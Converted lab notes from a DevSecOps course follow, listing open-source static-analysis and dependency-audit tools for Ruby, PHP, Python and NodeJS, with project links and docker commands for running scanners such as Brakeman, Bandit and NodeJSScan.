
DevSecOps Pipeline



DevSecOps Lab - Java



DevSecOps Lab - Ruby



Tools for Ruby

SAST

Breakman - <https://github.com/presidentbeef/brakeman>

- Specifically for Ruby On Rails
- Docker Command

```
docker run -v "$(pwd)":/code presidentbeef/brakeman -o railsgoat.txt -o railsgoat.html -o railsgoat.tabs -o railsgoat.json -o railsgoat.markdown -o railsgoat.csv
```



Dawnscanner - <https://github.com/theSp0nge/dawnscanner>

SCA


Bundler Audit - <https://github.com/rubysec/bundler-audit>

- Output is only in CLI however dependency-check framework includes a bundler audit analyser which can include its output in the main report
- <https://jeremylong.github.io/DependencyCheck/analyzers/bundle-audit.html>
- Docker Command

bundler-audit

```
docker run --rm -v "$(pwd)":/usr/src/app itsdg4u/docker-bundler-audit:latest
```

DevSecOps Lab - PHP



Tools for PHP

SAST

PHPCS-Security-Audit v2 - <https://github.com/FloeDesignTechnologies/phpcs-security-audit>

- Good extensive vulnerability coverage
- Docker Command

```
docker run -t -v "$(pwd)":/opt/mount/ guardrails/phpcs-security-audit:latest --report=json > phpcs_btsslab.json
```

phpcs-security-audit v2

Parse - <https://github.com/psecio/parse>

PHP Inspections - <https://github.com/kalessil/phpinspectionsea>

Phan - <https://github.com/phan/phan>

Progpilot - <https://github.com/designsecurity/progpilot>

SCA


Sensiolabs Security-Checker - <https://github.com/sensiolabs/security-checker>

- It uses the Security Check Web service and the Security Advisories Database.
- Docker Command

SensioLabs Security Checker

```
docker run --rm -v $(pwd)/composer.lock:/composer.lock itsdg4u/docker-sensiolabs-security-checker
```

DevSecOps Lab - Python



Tools for Python

SAST

Bandit - <https://github.com/PyCQA/bandit>

- Good extensive vulnerability coverage for Python
- Docker Command

```
docker run --rm --volume $(pwd) :/src --volume "$REPORT_DIRECTORY":/report sefigo/bandit:latest
```




SCA

Safety - <https://github.com/pyupio/safety>

- Checks for known security vulnerabilities in Python
- **Installation** : pip install safety
- **Usage** : safety check



DevSecOps Lab - NodeJS



Tools for NodeJS

SAST

NodeJSScan - <https://github.com/ajinabraham/NodeJsScan>

- Good extensive vulnerability coverage for NodeJS
- Checks for Known security vulnerabilities in NodeJS
- Has both CLI and GUI version
- Docker Command
 - GUI Command
 - `docker build -t nodejsscan`
 - `docker run -it -p 9090:9090 nodejsscan`
 - CLI command
 - `docker build -t nodejsscan-cli -f cli.dockerfile & docker run -v /path-to-source-dir:/src nodejsscan-cli -d /src -o /src/results.json`

The logo for NodeJSScan features the words "Node" in blue, "Js" in orange, and "Scan" in black.

SCA

NPM-Check - <https://www.github.com/dylang/npm-check>

